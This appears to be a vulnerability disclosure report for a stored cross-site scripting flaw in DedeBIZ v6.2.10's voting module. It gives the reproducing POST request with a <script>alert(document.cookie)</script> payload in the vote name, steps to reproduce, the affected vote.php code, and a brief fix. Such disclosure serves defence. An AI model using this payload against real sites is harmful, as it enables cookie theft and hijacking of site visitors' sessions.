Stored xss vulnerability exists in DedeBIZ v6.2.10

[Suggested description]

DedeBIZ v6.2.10 was discovered to contain stored xss vulnerability in /apps/vote.php.

[Vulnerability Type]
Cross Site Scripting (XSS)

[Vendor of Product]

https://github.com/DedeBIZ/DedeV6

https://www.dedebiz.com/

[Affected Product Code Base]

DedeBIZ 6.2.10

[Affected Component]

`/apps/vote.php`


```
POST /admin/vote_edit.php HTTP/1.1
..........
dopost=saveedit&aid=1&_csrf_token=f75a1bfe2b5ab6613069c569fadcb360&votename=%3Cscript%3
Ealert%28document.cookie%29%3C%2Fscript%3E&totalcount=0&starttime=2010-02-
17+00%3A00&endtime=2020-03-
19+00%3A00&isallow=1&view=1&spec=0&ismore=0&votenote=%3Cv%3Anote+id%3D%221%22+count%3D%
221%22%3E%E6%9C%8B%E5%8F%8B%E4%BB%8B%E7%BB%8D%3C%2Fv%3Anote%3E%3Cv%3Anote+id%3D%222%22+
count%3D%220%22%3E%E9%97%A8%E6%88%B7%E7%BD%91%E7%AB%99%E7%9A%84%E6%90%9C%E7%B4%A2%E5%BC
%95%E6%93%8E%3C%2Fv%3Anote%3E%3Cv%3Anote+id%3D%223%22+count%3D%222%22%3EGoogle%E6%88%96
%E7%99%BE%E5%BA%A6%E6%90%9C%E7%B4%A2%3C%2Fv%3Anote%3E%3Cv%3Anote+id%3D%224%22+count%3D%
222%22%3E%E5%88%AB%E7%9A%84%E7%BD%91%E7%AB%99%E4%B8%8A%E7%9A%84%E9%93%BE%E6%8E%A5%3C%2F
v%3Anote%3E%3Cv%3Anote+id%3D%225%22+count%3D%221%22%3E%E5%85%B6%E5%AE%83%E9%80%94%E5%BE
%84%3C%2Fv%3Anote%3E&isenable=0&Submit=


GET /apps/vote.php?aid=1&dopost=view HTTP/1.1
.......
```


[Attack Type]
Remote


[Vulnerability demonstration]

1.First, enter the admin backend management . Select 'plugin management', click on 'voting module', and the voting name can be modified on the right. Change 'Voting Name' to `<script>alert(document.cookie)</script>`



2. After clicking the "Save" button, it was found that the voting name had been successfully modified. Then, click on the newly modified voting name and enter the voting page, it is found that xss has been successfully triggered.





[Cause of vulnerability]

In `apps/vote.php`, the backend of the website did not filter special characters for "voting name", which triggered XSS by outputting XSS statements on the front-end page

vote.php

apps > vote.php

```
41          }
42          if ($row['isenable'] == 1) {
43              ShowMsg('此投票项未启用,暂时不能进行投票', $ENV_GOBACK_URL);
44              exit();
45          }
46      }
47      $voname = $vo->VoteInfos['votename'];
48      $totalcount = $vo->VoteInfos['totalcount'];
49      $starttime = GetDateMk($vo->VoteInfos['starttime']);
50      $endtime = GetDateMk($vo->VoteInfos['endtime']);
51      $votelist = $vo->GetVoteResult("98%", 30, "30%");
52      //判断是否允许被查看
53      $admin = new userLogin;
54      if ($dopost == 'view') {
55          if ($row['view'] == 1 && empty($admin->userName)) {
56              ShowMsg('此投票项不允许查看结果', $ENV_GOBACK_URL);
57              exit();
58          }
59      }
60      //显示模板简单PHP文件
61      include(DEDETEMPLATE.'/apps/vote.htm');
62      ?>
```

[Repair suggestions]

Filter the voting name output content.